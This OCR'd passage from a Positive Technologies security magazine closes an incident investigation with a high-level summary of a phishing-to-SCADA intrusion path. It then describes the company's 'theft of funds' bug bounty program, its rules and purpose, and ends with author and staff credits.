
Conclusion

Let's amalgamate all the facts and try to sum up the results of the investigation.

The attackers sent a phishing email (supposedly with a resume attached) that was opened by HR employee w_pitts, giving the intruders a callback connection to their C2 server. Having quickly found a way to elevate privileges in the system, they obtained the administrator credentials of r_flores_admin, which made them free to roam at will in the company's infra-structure. After wandering around the user segment for a while and gaining control of a couple more accounts, the attackers realized there were no big fish to be caught there and moved on. The door to the server segment was opened through an unpatched vulnerability in the iTop helpdesk service. From there, the hackers moved swiftly to the RDG server, which has access to almost any host in any segment via the Remote Desktop Protocol (RDP). Without even glancing at the administrator segment, the attackers exploited this to get to the SCADA systems to actuate a non-tolerable event.


Just one email, and the wheels were set in motion: recon-naissance, persistence, privilege escalation, lateral movement—and, bang, the attackers are in the ICS segment controlling your airbridge. Their approximate path to the non-tolerable event consisted of six stages (see the screenshot below).

Figure 27. Attacking team's movement through the network of the transport company Heavy Logistics



Our chief task in real life is to prevent attackers from actuating non-tolerable events and to terminate their activity before advancement. With proper management of the monitoring and incident response processes combined with effective detection rules, such attacks in companies can be discovered and stopped at the very first stage—upon receipt of a phishing email.

We hope this article helps you to take a look at threats, threat hunting, and incident investigation from a different angle.



We challenged hackers to steal money from Positive Technologies accounts for a 30 million rubles reward

Learn what is going on in our Positive dream hunting bug bounty program

ALEXEY NOVIKOV Head of the PT Expert Security Center, Positive Technologies

MAXIM FEDOTOV Head of Internal Information Security, Positive Technologies

In 1930s, it was believed that the safest cars were the heavy ones built of thick steel. But crash tests revealed that light cars protect passengers better. Thanks to such tests, modern vehicles feature collapsible sections, stiffening ribs, pedal release systems, collapsible steering columns, and safety airbags. In the same way, effective cybersecurity cannot be built on bare theory without real tests. Our Positive dream hunting program hosted on the Standoff 365 platform (bugbounty.standoff365.com) started out on November 22, 2022 to become, in essence, a permanent crash test in the field of information security.

The researchers have to figure out how the business processes work, and what systems are involved, before trying to transfer the money from the company's account to any account under their control

We challenged researchers to try and withdraw money from Positive Technologies bank accounts. In official phraseology, following a simple registration the attackers get a legal opportunity to implement a non-tolerable event called "theft of funds" in the company's live infrastructure. By contrast with traditional bug bounties, the bug hunters have to find more than just a vulnerability—but a whole chain of vulnerabilities the exploitation of which may cause the non-tolerable event to be implemented. This is why we have multiplied the prize fund.

Same as in other bug bounties, those who succeed hacking the system (in this case, the company's IT infrastructure) will get the bounty. In April 2023, the bounty was increased from RUB 10 to 30 million. The first person to steel the money gets it all.

Better stick by the rules

A description of the Positive dream hunting program is presented on the Standoff 365 platform ❶. Researchers should get registered at the website, learn the rules, try to hack the company's infrastructure, and, if successful, submit their reports.

❶ **Positive dream hunting**

At Positive Technologies, same as any other company, there are processes related to money flows: payments for contractor services, licenses, salaries, and many more. The researchers have to figure out how the business processes work, and what systems are involved, before trying to transfer the money from the company's account to any account under their control. The transaction must be initiated by a researcher and processed by a bank. Transferring money to one of our employees will not be considered a non-tolerable event.

The program's scope includes the IT infrastructure owned by Positive Technologies and the corporate Wi-Fi network. We encourage researchers to be inventive and use the OSINT (open source intelligence) methods to discover these resources. As to computer networking sockets and other physical connection devices in our offices—they are not in the scope.

Many "hunters" have concerns about possible legal consequences. Positive Technologies have tried to cover all the legal aspects of participation. Thus, the sum to be stolen is capped at RUB 2,499. If one respects this rule, same as other program rules, no negative consequences will follow. In particular, one must not attack the systems of the banks that enable payments and money transfers within PJSC Positive Group.

Just as in other bug bounty programs, to get the bounty one has to present to Positive Technologies a detailed report covering the whole sequence of actions which had led to the non-tolerable event, while keeping confidential the information obtained during the research period.

Who cannot participate in the program: Current and former Positive Technologies employees (whose employment was terminated less than three years before their registration in the program),

Our goal is to test our company's security and to answer the question of whether or not we succeeded in building a reliable infrastructure that will remain fully functional even under intense cyberattacks

Positive Technologies information security consultants, employees of Positive Technologies contractors. Researchers aged 14–18 are allowed to participate only with a written consent from parents or a legal representative.

Full rules are presented on the program page, available after registration.


Why we do it

The industry has formed an opinion that qualified hackers can damage any organization if they choose to. The main objective of our Positive dream hunting program is to show that such notions do not always hold true. Our goal is to test our company's security and to answer the question of whether or not we succeeded in building a reliable infrastructure that will remain fully functional even under intense cyberattacks.

In other words, we want to test on ourselves our implementation of the effective cybersecurity concept.

When developing the Positive dream hunting program, the Positive Technologies information security specialists, together with top managers, were looking to answer the question of what events were able to cause negative and irreversible consequences for the business. We were opting for scenarios occurring as a result of cybercriminal activities and making it impossible to achieve the company's operational and strategic goals or disrupting its core operations long-term. At first there were around twenty non-tolerable event variants. As our quest continued, we realized that no company had more than five truly non-tolerable events. And these were mostly similar for organizations within the same industry. Today Positive Technologies defines for

Example of a phishing letter presumably sent by a Positive dream hunting participant



itself the following three non-tolerable events: theft of funds, supply chain type attacks (in our case, distortion of the product's program code and injection of malicious code into the infrastructure of customer ordering our software), and trusted relationship type attacks (use of our infrastructure to compromise our contractors).

Following internal discussion, we decided to begin our bug bounty program with the non-tolerable event "theft of funds" as the one easiest to understand. If a large sum of money is suddenly wiped from its accounts, any business is likely to face lots of negative consequences including delayed payments, problems with employee benefits, and disrupted business operations.

What's «under the hood»

More than 500 participants have already enrolled in the program. During tests on live infrastructure, it is hard to tell whether a logged activity represents real malicious attacks or actions of the Positive dream hunting program participants. We do have some clues though. The top attacks used by bug hunters fit into the classic triad: phishing, exploitation of vulnerabilities, and password bruteforcing.

Our rules, according to the legislation, ban attacks on Positive Technologies contractors, but we have preserved the possibility to use phishing against ourselves.

At the time of writing (beginning of March), the prize sum has not found its winner yet. To get ahead, we recommend the participants to band together more actively. Look for like-minded people. You might want to distribute responsibilities among yourselves for each participant to focus on some particular skills for maximum efficiency. But do not join forces for denial of service attacks—this is against the rules. "Vishing"—phone call scamming—is not allowed either.

What is the bug bounty process like on our side, inside the company? The participants' reports go to Positive Technologies internal information security team, which proceeds to sort them out and engage relevant units for threat analysis and mitigation. Positive Technologies SOC employees perform monitoring and incident response 24/7. Even during lunch time at SOC, at least two persons remain on duty. In some cases, especially during night shifts, the guys have no choice but to dine at their monitors :)

Join us!

Today there are as many as 45 [2] active programs on the bugbounty.standoff365.com platform. More than 4,100 registered participants are targeting vulnerabilities in Gosuslugi and ESIA (both projects offer a bounty up to RUB 1,100,000), VK services (the most popular program by the number of reports, up to RUB 3,600,000), Odnoklassniki services (up to RUB 600,000), and Mail.ru resources (up to RUB 3,600,000). Companies and registered researchers apply in ever greater numbers.

In 2023, Positive Technologies will unroll one more program on bugbounty.standoff365.com to address another one of our non-tolerable events.

[2] The presented figures, including bounty sums, are relevant at the time of writing

Our authors

IGOR AGIEVICH

Blockchain
Security Researcher

ALEXEY ANDREEV

Managing Director

ALEXEY ASTAKHOV

Head of Application Security

ANDREY BACHURIN

Blockchain
Security Researcher

KONSTANTIN GRISCHENKO


Head of Information
Security Monitoring

DMITRY DARENSKY

Head of Industrial
Cybersecurity Practice

EKATERINA KILYUSHEVA

Head of Information Security
Analytics Research



KIRILL KIRYANOV


Head of End-Device
Attack Detection

DENIS KORABLEV

Managing Director,
Product Director

MAXIM KOSTIKOV

Head of Application
Security Analysis



ARTEM KULAKOV

Senior Mobile Application
Security Specialist

NIKOLAY LYFENKO


Head of Advanced
Technologies Traffic Analysis

ALEXANDER MIGUTSKY

Advanced Technologies Specialist

EKATERINA NIKULINA

Information Security
Monitoring Specialist



ALEXANDRA MURZINA


Head of Advanced Technologies

ALEXEY NOVIKOV

Director of Expert Security
Center (PT ESC)

VALENTIN PALSHIN

Senior Advanced
Technologies Specialist



ANTON KUTEPOV

Head of Information Security
Community Development

IGOR PESTRETSOV

Advanced Technologies
Senior Specialist

ChatGPT

ALEXANDER POPOV

Principal
Security Researcher

MAXIM FEDOTOV

Head of Internal
Information Security

EKATERINA SEMYKINA

Information Security Analyst

VADIM SOLOVYOV

Head of Threat Analysis

DMITRY FEDOSOV

Senior End-Device Attack
Detection Specialist

YULIYA FOMINA

Lead End-Device Attack
Detection Specialist

ILYA FROLOV

Machine Learning Specialist

FEDOR CHUNIZHEKOV

Information Security Analyst

YANA YURAKOVA

Senior Information Security Analyst

About company

Positive Technologies is a leading global provider of information security solutions. For 21 years, our mission has been to safeguard businesses and entire industries against the threat of cyberattacks. Over 2,900 organizations worldwide use technologies and services developed by our company.

Positive Technologies is the first and only cybersecurity company in Russia to have gone public on the Moscow Exchange (MOEX: POSI).

Follow us on Habr ❶ and in the News ❷ section at ptsecurity.com.

❶

❷

Content team:
Darya Fartushnova, Nataliya Frolova,
Anton Karpin

Translators:
Sofya Korobkova

Literary Editors:
Alexey Chernozubov, Anna Chernozubova,
Dmitry Denisov, Alexey Leontyev, Lisa Rowe,
Anna Ryamonen, Darya Suslova, Sofya Korobkova

Art Director:
Anton Kuzin

Design and layout:
Yana Aksakova

Design schemes:
Sophia Lear